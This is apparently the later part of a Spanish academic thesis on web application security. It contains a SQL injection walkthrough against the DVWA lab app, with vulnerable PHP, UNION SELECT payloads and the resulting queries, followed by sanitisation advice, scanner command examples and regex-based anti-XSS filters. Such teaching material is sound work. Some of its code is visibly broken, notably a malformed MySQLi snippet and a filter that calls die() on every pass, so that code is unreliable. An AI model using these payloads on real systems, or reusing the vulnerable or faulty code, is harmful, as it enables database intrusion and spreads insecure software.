Como su propio nombre indica, esta vulnerabilidad consiste en inyectar código SQL invasor dentro del código SQL programado con el objetivo de alterar la funcionalidad del programa. Este tipo de intrusión normalmente es de carácter malicioso y, por tanto, un problema de seguridad informática. Un programa o página web que no haya sido validado de forma correcta podrá ser vulnerable y la seguridad del sistema (base de datos) no podrá ser asegurada.

La intrusión se puede llevar a cabo al ejecutar un programa vulnerable, ya sea, en ordenadores de escritorio o bien en sitios Web.

La vulnerabilidad se puede producir cuando el programador use parámetros a ingresar por parte del usuario, para realizar una consultar de la base de datos. En esos parámetros es donde se puede incluir el código SQL intruso para que sea ejecutado en dicha consulta.

---

[9] http://www.phpclasses.org/package/2189-PHP-Filter-out-unwanted-PHP-Javascript-HTML-tags-.htm

[10] http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

[11] http://msdn.microsoft.com/en-us/security/aa973814.aspx

El objetivo más común del código intruso es extraer toda la información posible de la base de datos aunque tienen más usos como puede ser el iniciar sesión con la cuenta otro usuario, subir una Shell al servidor, etc.

3.3.1 Explotando la vulnerabilidad inyección SQL

En el capítulo 1 se realiza una breve introducción al funcionamiento de las inyecciones SQL, ahora observe el código fuente vulnerable que se muestra a continuación:

```php
<?php
if(isset($_GET['Submit'])){
  // Retrieve data
      $id = $_GET['id'];
   $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
  $result = mysql_query($getid)or die('<pre>'.mysql_error().'</pre>');
     $num = mysql_numrows($result)
       $i = 0;
  while ($i < $num) {
    $first = mysql_result($result,$i,"first_name");
     $last = mysql_result($result,$i,"last_name");
    $html .= '<pre>';
    $html .= 'ID:'.$id.'<br> First name:'.$first.'<br> Surname:'.$last;
    $html .= '</pre>';
    $i++;
  }}
?>
```

Recuadro 3.14 Código php vulnerable a inyecciones SQL..

El código obtiene la id del formulario para realizar la consulta pero no tiene ningún tipo de filtrado por lo que es vulnerable a este tipo de ataque y se podrá inyectar código SQL.

```
SELECT first_name, last_name
FROM users
WHERE user_id='$id'
```

Recuadro 3.15 Consulta SQL utilizada en el código php vulnerable mostrado en el recuadro 3.14.

A continuación se muestran consultas básicas que se usan al hacer este tipo de ataque:

- `version()`: muestra la versión del servidor MySQL.
- `database()`: muestra el nombre de la base de datos actual.
- `current_user()`: muestra el nombre de usuario y el del host para el que esta autentificada la conexión actual. Este valor corresponde a la cuenta que se usa para evaluar los privilegios de acceso. Puede ser diferente del valor de `USER()`.
- `last_insert_id()`: devuelve el último valor generado automáticamente que fue insertado en una columna de tipo AUTO_INCREMENT.
- `connection_id()`: muestra la el ID de una conexión. Cada conexión tiene su propio y único identificador.
- `@@datadir`: muestra el directorio de la base de datos.

Una vez realizada la introducción a inyección SQL en el capítulo 1 la primera inyección que se hará con `UNION SELECT` será para notar qué campos se muestran en el sitio o aplicación web. Esto se puede conseguir así:




Ilustración 3.7 Muestra cómo se inserta el código malicioso en la aplicación web.

La consulta que le llegaría al servidor de base de datos queda conformada así:

```
SELECT first_name, last_name
FROM users
WHERE user_id='' AND 1=0 UNION SELECT 1,2#'
```

Recuadro 3.16 Así queda conformada la consulta SQL luego de la inyección SQL.

Como se puede observar sea ha añadido un (`AND 1=0`) antes de la cláusula `UNION` para anular la consulta anterior y que solo se muestren los resultados de la consulta inyectada por el atacante.

Como resultado de la inyección se seleccionan los números 1 y 2 que se puede observar en la página de respuesta en el área que corresponde a "First Name:" y "Surname:" respectivamente (ver Ilustración 3.8). Entonces se puede deducir que los dos campos de la consulta son visibles o se muestran en la aplicación web.




Ilustración 3.8 Muestra los resultados de la inyección SQL en la propia página web.

Ahora que se conoce que los campos 1 y 2 se seleccionan. Es importante saber la versión de MySQL ya que se podría facilitar la inyección. Cada versión tiene sus propias peculiaridades y funciones.

Ilustración 3.9 Código malicioso que devuelve el nombre de usuario y la versión en este caso de MySQL.

La consulta enviada al servidor de base de datos es la siguiente:

```
SELECT first_name, last_name
FROM users
WHERE user_id='' AND 1=0 UNION SELECT user(),version()#'
```

Recuadro 3.17 Consulta SQL luego de la inyección SQL.

Las funciones `user()` y `version()` devuelven el usuario de la base de datos y la versión de MySQL respectivamente. Otra función interesante es `database()` que devuelve el nombre de la base de datos.




Ilustración 3.10 Muestra los resultados de la inyección SQL en la propia página web.

La consulta SQL enviada al servidor de base de datos es la siguiente:

```
SELECT first_name, last_name
FROM users
WHERE user_id='' AND 1=0 UNION SELECT user(),database()#'
```

Recuadro 3.18 Consulta SQL luego de la inyección SQL.




Ilustración 3.11 Muestra los resultados de la inyección SQL en la propia página web.

El anexo cuatro muestra las sentencias SQL más usadas en ataques de inyección SQL.

3.3.2 Como evitar la vulnerabilidad inyección SQL

Para garantizar un alto nivel de seguridad en la aplicación web se hacen uso de algunas funciones PHP para filtrar la información recibida desde el formulario:

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
   $id = $_GET['id'];
   $id = stripslashes($id);
   $id = mysql_real_escape_string($id);
     if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
       $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
          $num = mysql_numrows($result);
            $i = 0;
        while ($i < $num) {
              $first = mysql_result($result,$i,"first_name");
               $last = mysql_result($result,$i,"last_name");
           $html .= '<pre>';
           $html .= 'ID:'. $id.'<br>First name:'.$first .'<br>Surname:'.$last;
           $html .= '</pre>';
              $i++;
      }}}
?>
```

Recuadro 3.19 Dentro del recuadro rojo se muestra la sanitización del código vulnerable a inyecciones SQL.

Para evitar los ataques inyección SQL, PHP cuenta con la directiva `magic_quotes_gpc()` que automáticamente restringe todas las comillas. Esta directiva puede ser habilitada desde el fichero de configuración de PHP (php.ini), aunque se recomienda no habilitar las comillas mágicas deshabilitadas y, en su lugar, hacer un filtrado en tiempo de ejecución y bajo demanda o usar las funciones:

- `addcslashes()`: restringe caracteres como `\n`, `\r` etc., convirtiéndolos en la misma forma que se hace en el lenguaje de programación C, mientras que los caracteres con código ASCII inferior a 32 y superior a 126 son convertidos a representación octal.
- `mysql_real_escape_string()`: restringe los caracteres especiales.
- `stripslashes()`: quita las barras de una cadena de texto con comillas.
- `is_numeric()`: comprueba si una variable es un número o una cadena numérica.

Existen ciertos principios a considerar para proteger aplicaciones de una inyección SQL:

- No confiar en la entrada del usuario.
- No utilizar sentencias SQL construidas dinámicamente.
- No utilizar cuentas con privilegios administrativos.
- No proporcionar mayor información de la necesaria.
- Revisar si la entrada proporcionada tiene el tipo de datos que se espera.
- No mostrar ninguna información específica de la base de datos, especialmente sobre el esquema, o información de error.

Adicionalmente se recomienda el uso de la librería MySQLi puesto que permite la posibilidad de realizar conexiones seguras a la base de datos a través de SSL y ofrece mucha más seguridad frente a la vulnerabilidad inyección SQL.

```php
<?php
$mysqli = new $stmt = mysqli ->(SELECT user FORM user WHERE i=?);
$stmt-> bind_param('i',$id);
$stmt-> execute();
?>
```

Recuadro 3.20 Código php donde se realiza consulta SQL usando la librería MySQLi.

```php
<?php
$mysqli = newmysqli("localhost","my_usuario","mi_contraseña","world");
/* comprobar la conexión */
if (mysqli_connect_error()) {
    printf("Falló la conexión: %s\n", mysqli_connect_error());
    exit();
}
$ciudad = "Habana";
/* crear una sentencia preparada */
$sentencia =  $mysqli->stmt_init();
if ($sentencia->prepare("SELECT District FROM City WHERE Name=?")) {
    /* vincular los parámetros para los marcadores */
    $sentencia->bind_param("s", $ciudad);
    /* ejecutar la consulta */
    $sentencia->execute();
    /* vincular las variables de resultados */
    $sentencia->bind_result($distrito);
    /* obtener el valor */
    $sentencia->fetch();
    printf("%s está en el distrito de %s\n", $ciudad, $distrito);
    /* cerrar la sentencia */
    $sentencia->close();
}
/* cerrar la conexión */
$mysqli->close();
?>
```

Recuadro 3.21 Código php donde se observa el uso de la librería MySQLi.

El anexo cinco cuenta con ejemplos de código vulnerable y su solución en diferentes lenguajes de programación.

Conclusiones parciales del capítulo

En este capítulo se presentan los errores más comunes en la programación de los sistemas de bases de datos con aplicaciones web y la forma en que pueden ser evitados.

Se propone que se realicen controles de seguridad en diversos momentos del desarrollo del software, en especial los módulos que tienen que ver con la entrada de datos al sistema. Al terminar la aplicación la misma deberá ser sometida a escaneos periódicamente.

Se debe tener presente que las herramienta utilizadas para la auditoría deben ser actualizadas antes de la realización de la misma.

CONCLUSIONES

Se estudian y clasifican un conjunto de herramientas de seguridad desarrolladas con software libre que están disponibles en la red del centro.

Se identificaron herramientas de seguridad para bases de datos y aplicaciones web y se caracterizaron, encontrando como las más completas actualmente las siguientes.

- Burpsuite
- SET
- BEEF
- Sqlmap

Se identifican las distribuciones GNU/Linux Web Security Dojo y BackTrack, la primera como un ambiente para el entrenamiento y aprendizaje de la seguridad informática en aplicaciones web, el segundo como una suite de herramientas para la auditoría y ejecución de pruebas de penetración sobre cualquier plataforma.

Se obtiene manual de uso de cada herramienta analizada, libros electrónicos, guías de aprendizaje que tratan la detección, explotación y prevención de las vulnerabilidades expuestas.

Se obtiene un conjunto grande de videos demostrativos y de ejemplos de ataques completos a aplicaciones web que pueden servir como materiales de apoyo a la docencia.

RECOMENDACIONES

Continuar este trabajo incluyendo el escaneo y comprometimiento de los servidores web, particularizando en las herramientas especializadas para los más utilizados.

Utilizar los ambientes de entrenamiento sobre seguridad en las asignaturas relacionadas con la programación web y las bases de datos.

Realizar pruebas de seguridad utilizando las herramientas propuestas a los sistemas que desarrolla el grupo de bases de datos.

REFERENCIAS BIBLIOGRÁFICAS

Agarwwal, A., Bellucci, D., Coronel, A., Paola, S. D., Fedon, G., Goodman, A., Heinrich, C., Horvath, K., Ingrosso, G., Liverani, R. S., Kuza, A., Luptak, P., Mavituna, F., Mella, M., Meucci, M., Morana, M., Parata, A., Su, C., Sureddy, H. S., Roxberry, M. & Stock, A. V. d. (2008): Guía de Pruebas OWASP 3.0. Meucci, M., Keary, E. & Cuthbert, D.

Clarke, J. (2009): SQL Injection Attacks and Defenses. Justin Clarke, M. C. United States of America, Laura Colantoni

Chris Snyder, M. S. (2005): Pro PHP Security. Apress Apress, Apress.

Dafydd Stuttard, M. P. (2008): The Web Application Hacker's Handbook. Long, C. Wiley Publishing, Inc., Wiley Publishing, Inc.

Epsylon, L. (2009). XSS for fun and profit *pp* 174.

Farah, E. H. (2008): Ethical Hacker y Herramientas. Facultad de Ciencias Exactas y Naturales y Agrimensoras. Universidad Nacional del Noreste Universidad Nacional del Noreste *p*53.

Grossman, J., Hansen, R., Petkov, P. D. & Rager, A. (2007): Cross Site Scripting Attacks XSS Exploit and Defense. Syngress.

Joel Scambray, V. L., Caleb Sima (2011): Web Application Security Secrets and Solutions. *Hacking Exposed Web Applications:.* Third Edition ed., McGraw Hill.

Litchfield, D. (2005): The Database Hacker's Handbook: Defending Database Servers. Sons, J. W. John Wiley & Sons John Wiley & Sons

Stuttard, D. & Pinto, M. (2011): The Web Application Hacker's Handbook Finding and Exploiting Security Flaws. Pauli, J. 2 ed.

Williams, J. & Wichers, D. (2010): OWASP Top 10 2010. Riesgos de Seguridad en Aplicaciones Web

ANEXOS

Anexo 1: Herramientas para auditoría de Aplicaciones web

Whatweb

WhatWeb similar a Nmap, pero para la web. WhatWeb reconoce las tecnologías web, incluyendo los sistemas de gestión de contenidos (CMS), plataformas de blogs, bibliotecas de JavaScript, servidores web y dispositivos embebidos. WhatWeb tiene más de 900 plugins, cada uno encargado de identificar algo diferente. WhatWeb también identifica los números de versión, direcciones de correo electrónico, ID de cuenta, errores de SQL y más.

Características

- Más de 900 plugins.
- Controla el equilibrio entre la velocidad / el sigilo y la fiabilidad.
- Plugins incluir direcciones URL de ejemplo.
- Ajuste del rendimiento.
- Múltiples formatos de registro: Breve (greppable), prolijo (legible), XML, JSON, árbol mágico, objeto de Ruby, DB Mongo.
- Spidering web recursiva.
- Modificación de encabezados HTTP.
- Autenticación básica HTTP.
- Plugins personalizados definidos en la línea de comandos.

Ejemplos de usos

1. Escaneo de una aplicación web.

```
EXAMPLE USAGE:
  whatweb example.com
  whatweb -v example.com
  whatweb -a 3 example.com
  whatweb 192.168.1.0/24
```

Resultado del escaneo.

```
root@bt: /pentest/enumeration/web/whatweb
File  Edit  View  Terminal  Help
root@bt:/pentest/enumeration/web/whatweb# ./whatweb -v  http://10.12.4.53/dvwa/l
ogin.php
http://10.12.4.53/dvwa/login.php [200]
http://10.12.4.53/dvwa/login.php [200] Country[RESERVED][ZZ], Cookies[PHPSESSID,
security], HTTPServer[Windows (32 bit)][Apache/2.2.8 (Win32) PHP/5.2.5], PHP[5.2
.5], Apache[2.2.8], IP[10.12.4.53], X-Powered-By[PHP/5.2.5], Title[Damn Vulnerab
le Web App (DVWA) - Login], PasswordField[password], DVWA
URL    : http://10.12.4.53/dvwa/login.php
Status : 200
   Apache ----------------------------------------------------------------
        Description: The Apache HTTP Server Project is an effort to develop and
                     maintain an open-source HTTP server for modern operating
                     systems including UNIX and Windows NT. The goal of this
                     project is to provide a secure, efficient and extensible
                     server that provides HTTP services in sync with the current

                     HTTP standards. - homepage: http://httpd.apache.org/
        Version    : 2.2.8

   Cookies ---------------------------------------------------------------
        Description: Display the names of cookies in the HTTP headers. The
                     values are not returned to save on space.
        String     : PHPSESSID
        String     : security

   Country ---------------------------------------------------------------
        Description: Shows the country the IPv4 address belongs to. This uses
                     the GeoIP IP2Country database from
                     http://software77.net/geo-ip/. Instructions on updating the

                     database are in the plugin comments.
        String     : RESERVED
        Module     : ZZ

   DVWA ------------------------------------------------------------------
        Description: Damn Vulnerable Web App (DVWA) is a PHP/MySQL web
                     application that is damn vulnerable. - Homepage:
                     http://www.dvwa.co.uk/
```

Nikto

Nikto es un proyecto robusto que lleva varios años en desarrollo y se encuentra en constante evolución, es una herramienta de escaneo de servidores web. Una de las características más interesantes de esta herramienta son la posibilidad de generar reportes en distintos formatos, la integración con LibWhisker (Anti-IDS), integración con Metasploit, entre otras.

El proyecto se encuentra ubicado en: http://cirt.net/nikto2 y se distribuye bajo licencia GNU/GPL lo que indica que el código se encuentra a disposición publica, para usar, modificar y/o distribuir.

Características

- Detección de malas configuraciones.
- Vulnerabilidades en el servidor objetivo.
- Detección de ficheros en instalaciones por defecto.
- Listado de la estructura del servidor.
- Versiones y fechas de actualizaciones de servidores.
- Tests de vulnerabilidades XSS.
- Ataques de fuerza bruta por diccionario.
- Reportes en formatos txt, csv, html.
- Integración con LibWhisker (Anti-IDS).
- Integración con Metasploits.

Ejemplos de usos

Aclarar que la opción -h es obligatoria y es allí donde se incluyen los objetivos del escaneo, en esta opción se puede especificar los siguientes valores*:*

1. Estableciendo dirección IP, puerto(s) y protocolo.

```
perl nikto.pl -h 127.0.0.1 -p 443,80,8080
```

2. Si la máquina donde se ejecuta Nikto pasa por medio de un proxy es posible establecer el puerto y el host del proxy.

```
./nikto.pl -h localhost -p 8080 -useproxy proxylp
```

3. Descubre puertos HTTP(s) y no ejecuta ningún escaneo de seguridad.

```
./nikto.pl -h localhost -findonly
```

4. Prueba conexiones SSL en los puertos especificados.

```
./nikto.pl -h localhost -port 443,8080 -ssl
```

5. Número de segundos que se deben de esperar entre cada test.

```
./nikto.pl -h localhost -Pause 10
```

6. Selecciona cuales plugins se ejecutarán en los objetivos especificados.

```
./nikto.pl -h localhost -Plugin @ALL
```

7. Especificar un formato de salida para el reporte generado por el escaneo.

```
./nikto.pl -h localhost -Format txt -o /home/texto.txt
./nikto.pl -h localhost -Format htm -o /home/pagina.html
```

Anexo 2: Funciones para la prevención de la vulnerabilidad XSS en el lenguaje de programación PHP.

Función 1

```
$_POST = (get_magic_quotes_gpc()? array_map('stripslashes', $_POST):$_POST);
```

Función 2

```
// Prevent any possible XSS attacks via $_GET.
function hackerDefense(){
   foreach ($_POST as $check_url) {
        if ((eregi("<[^>]*script.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*object.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*iframe.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*applet.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*window.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*cookie.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*alert.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*style.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*meta.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*form.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*php.*\"?[^>]*>", $check_url)) ||
            (eregi("<[^>]*img.*\"?[^>]*>", $check_url)) ||
            (eregi("\([^>]*\"?[^)]*\)", $check_url)) ||
            (eregi("\"", $check_url)))
           {header('location:'.$site.'index.php');}
    die ();
 }}
```

¿Cómo Utilizar?

```
hackerDefense();
    $ejemplo = $_POST['textarea'];
```

Función 3

```
function limpiar_tags($tags){
            $tags = strip_tags($tags);
            $tags = stripslashes($tags);
            $tags = htmlentities($tags);
          return $tags;
    }
```

¿Cómo Utilizar?

```
$ejemplo = $_POST['ejemplo-form1'];
     limpiar_tags($ejemplo);
```

Función 4

```
function Security($_Cadena) {
  $_Cadena = htmlspecialchars(trim(addslashes(stripslashes(strip_tags($_Cadena)))));
  $_Cadena = str_replace(chr(160),'',$_Cadena);
   return mysql_real_escape_string($_Cadena);
 }
```

¿Cómo Utilizar?

```
$ejemplo = trim(Security($_POST["ejemplo"]));
```

Anexo 3: Herramientas para la explotación de la vulnerabilidad inyección SQL.


Havij

Havij es una herramienta propietaria desarrollada por ITSecTeam que ayuda a los pentestera automatizar el proceso de detección y explotación de la vulnerabilidad inyección SQL. Cuenta con una GUI (acrónimo del inglés Graphic User Interface) a través de la cual se puede: enumerar los usuarios de las base de datos, las tablas, columnas, los hashes de contraseñas, privilegios, permite realizar la copia o volcado de tablas / columnas específicas del DBMS, además, leer archivos específicos en el sistema de archivos y entre otras opciones.

Características

- Soporte para los motores de base de datos MySQL, Oracle, PostgreSQL, MSSQL, MS Access, y Sybase.
- La detección automática del SGBD que está corriendo en el servidor de base de datos
- Ejecución de consultas SQL definidas por el usuario en base de datos Oracle.
- Copia o volcado de los datos en archivos con formato .cvs y formato .xml
- Soporta la ejecución de cláusulas SQL como SELECT, INSERT y DELETE.
- Permite la ejecución de comandos en el sistema operativo cuando el servidor de base de datos es MySQL.

Principales componentes de la interfaz gráfica.



	**Área de configuración:** Se especifica la URL vulnerable y las características (*Database*, *Keyword*, *Method*, *Type*, *Post data*) de esa URL para lograr un ataque efectivo, además de los botones: *Analyze*, *Pause*, *Load*, y *Save*, encargados de iniciar, parar, cargar y salvar un ataque con la herramienta.
	**Barra de menú:** Cuenta con todas las opciones de la herramienta.
	**Barra de opciones:** Muestra las opciones del menú seleccionado, en la imagen se muestran las opciones para el menú *Tables*.
	**Área de resultados:** En esta parte se muestran los resultados obtenidos después de un ataque exitoso, en la imagen se muestra los datos de las columnas (id_cuenta, id_cliente, saldo, fecha) de la tabla (cuenta) en la base de datos (Banco) que fueron seleccionados por el usuario en el árbol desplegable que aparece a la izquierda.
	**Área de información por logs:** Se muestran todas las acciones realizadas por la herramienta en forma de logs.

